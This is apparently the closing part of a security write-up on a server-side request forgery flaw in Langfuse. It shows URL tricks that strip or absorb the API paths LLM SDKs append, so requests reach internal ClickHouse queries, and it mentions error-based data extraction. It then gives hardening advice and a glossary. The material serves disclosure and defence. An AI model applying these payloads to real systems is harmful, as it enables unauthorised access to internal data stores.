One thing he glossed over earlier: each LLM SDK appends its own API path to your baseURL. OpenAI adds /v1/chat/completions, Anthropic adds /v1/messages. If you are trying to hit a specific path on an internal service, those suffixes get in the way, like a delivery driver who insists on adding his own address line to every parcel.
Two tricks work.
Fragment trick (OpenAI adapter): append # to your URL. Everything after the fragment identifier is stripped by the HTTP client before the request is sent:
baseURL: "http://clickhouse:8123/?query=SELECT+version()#"Actual: POST http://clickhouse:8123/?query=SELECT+version()// The
Line by line:
baseURL:is the value you supply.http://clickhouse:8123/?query=SELECT+version()is the address and query you actually want, whereversion()asks ClickHouse for its version string.- The trailing
#starts a fragment. Browsers and HTTP clients treat everything after it as a local marker and do not send it to the server, so the SDK's appended path lands after the#and is discarded. - The
Actual:line shows what really goes out: the request to the address you wanted, without the SDK's suffix.
Query parameter trick (Anthropic adapter): end your URL with &x= so the appended path becomes a harmless query parameter:
baseURL: "http://clickhouse:8123/?query=SELECT+1&x="Actual: POST http://clickhouse:8123/?query=SELECT+1&x=/v1/messages// The appended path is absorbed as the value of parameter 'x'
Line by line:
?query=SELECT+1is the query you want, here a trivialSELECT 1.&x=starts an extra parameter namedxwith an empty value.- The SDK appends
/v1/messages, which lands afterx=, so it becomes the value ofxrather than part of the path. - The
Actual:line shows the result: the request reaches the intended path, and the SDK's suffix is absorbed harmlessly.
These tricks are useful any time you are exploiting SSRF through an SDK that appends its own path.
What to take away
If you deploy Langfuse, or any LLM platform
- Change every default credential before going to production. Langfuse marks them with
# CHANGEME, but nothing enforces it. If yourdocker-composestill hasclickhouse:clickhouse, fix that today. - Network-segment your data stores. ClickHouse, MinIO and Redis should not be reachable from the web-facing container. Even with SSRF protection, defence in depth matters. Network segmentation means putting systems on separate internal networks so that one compromised machine cannot freely reach the rest.
- Validate URLs server-side. Any function that makes HTTP requests to user-supplied URLs needs allowlist validation. Block internal IP ranges, Docker hostnames, cloud metadata endpoints ([redacted]) and link-local addresses. A link-local address is an address that only works on the local network segment.
- Do not trust SDK error handling for security. LLM SDKs are designed for developer experience, not security boundaries. The Anthropic SDK includes response bodies in errors because it helps developers debug, but it also creates data exfiltration channels you might not expect.
If you are a security researcher
- Always test both adapters. Same endpoint, same SSRF, but switching from
openaitoanthropicturned blind SSRF into readable SSRF. When a platform supports multiple LLM providers, test every single one. - Error messages are data channels. If you can control input to a function that produces descriptive errors, you can extract data through those errors. This applies to SQL type casting, XML parsing, JSON schema validation, anything that echoes your input in the error.
FORMAT JSONEachRowabsorbs POST bodies. In ClickHouse, this format directive lets you run queries through endpoints that force a POST body on you, like an LLM SDK. It is the trick that makes the extraction technique possible.- Do not stop at blind SSRF. The difference between a medium-severity blind SSRF report and a full-breach report was one technique. CVSS is a standard scoring system for vulnerability severity, where 9.8 is near the top. The SSRF was the door. The type-casting trick was the key to the vault. If you find an SSRF, spend the extra hours trying to make it talk.
Glossary
- API: the set of doors a program offers to other programs, so they can ask it to do things.
- API key: a long random string that works like a password for a program rather than a person.
- Adapter: in this report, the choice of which LLM SDK the test function uses,
openaioranthropic. - Allowlist: a list of things that are explicitly permitted, with everything else refused.
- Blocklist: a list of things that are explicitly forbidden.
- Blind SSRF: SSRF where the server makes the request but you never see the answer.
- Burp Suite: a tool that sits between your browser and a website so you can pause, read and edit the messages.
- ClickHouse: a database specialised for very large amounts of data and fast analytics.
- Cloud metadata endpoint: a special internal address a cloud server uses to hand information to the machine itself, sometimes including credentials.
- Cookie: a small piece of text your browser stores for a site and sends back with every request, so the site can remember who you are.
- CVE: a public identifier for a known vulnerability.
- CVSS: a standard scoring system for vulnerability severity.
- Default credentials: a username and password that ship with software so it works out of the box.
- Docker: a way of packaging software into containers that run side by side and find each other by name.
- Docker Compose: a file that describes how to start several containers together as one product.
- Error-based extraction: getting data out of a system by making it fail in a way that repeats the data back in the error message.
- Fragment identifier: the part of a URL after a
#, which HTTP clients do not send to the server. - GHSA: a vulnerability identifier from GitHub's advisory database.
- Header: a small label attached to a web request or response with extra information.
- Hostname: a human-friendly name for a machine, like
clickhouseorexample.com. - IMDS: the cloud metadata service, reachable from inside a cloud server.
- Interactsh: a service that gives you a unique address and tells you when anything tries to contact it.
- JSON: a common text format for structured data, made of keys and values in curly braces.
- Langfuse: an open-source tool for watching and recording what AI applications do.
- Link-local address: an address that only works on the local network segment.
- LLM: large language model, the kind of AI behind chat assistants.
- MinIO: a storage system for large files, similar in spirit to a cloud bucket.
- Mutation: in tRPC, a call that performs an action or changes something rather than just reading.
- Network segmentation: putting systems on separate internal networks so one compromised machine cannot freely reach the rest.
- Nullable: a database column type that is allowed to hold the special value NULL, meaning nothing.
- Observation: one step inside an AI trace, such as a single call to a model.
- OFFSET: a database instruction to skip a number of rows before returning results.
- PII: personally identifiable information, data that can point to a real person.
- Port: the numbered door on a machine where a particular service listens.
- Prompt: the text sent to an AI model.
- Recon: reconnaissance, the early phase of looking around and noting what is exposed.
- Request: one message a program sends to another, with an address, a method, sometimes a body and headers.
- Response body: the content of a reply, as opposed to its status code and headers.
- Row-level isolation: a database enforcing that each tenant can only see its own rows.
- Schema: the blueprint of a database: which tables exist, which columns they have, and what types those columns hold.
- SDK: software development kit, a bundle of code a company installs so it does not have to write low-level plumbing itself.
- SELECT: the database instruction that asks for data.
- SSRF: server-side request forgery, tricking a server into making a web request on your behalf to an address you could not reach yourself.
- Status code: a number in a web response saying how it went, such as 200 for success, 401 for not authorised, 404 for not found, 400 for a bad request, 5xx for a server failure.
- Subquery: a query nested inside another query.
- System prompt: a hidden instruction set a company puts in front of every conversation with an AI model.
- Tenant: one customer of a shared service.
- Token: a long random string used to prove identity or permission, often for a program rather than a person.
- Trace: one complete record of an AI interaction, from request to reply.
- tRPC: a framework that lets a web page call functions on the server almost as if they were local.
- Type casting: converting a value from one type to another, such as text to a number.
- UInt32: an unsigned 32-bit integer, a whole number from zero upwards.
- URL encoding: replacing characters that are not allowed in a URL with codes such as
%27for a single quote. - Zero-day: a vulnerability that was not previously known and has no fix available yet.




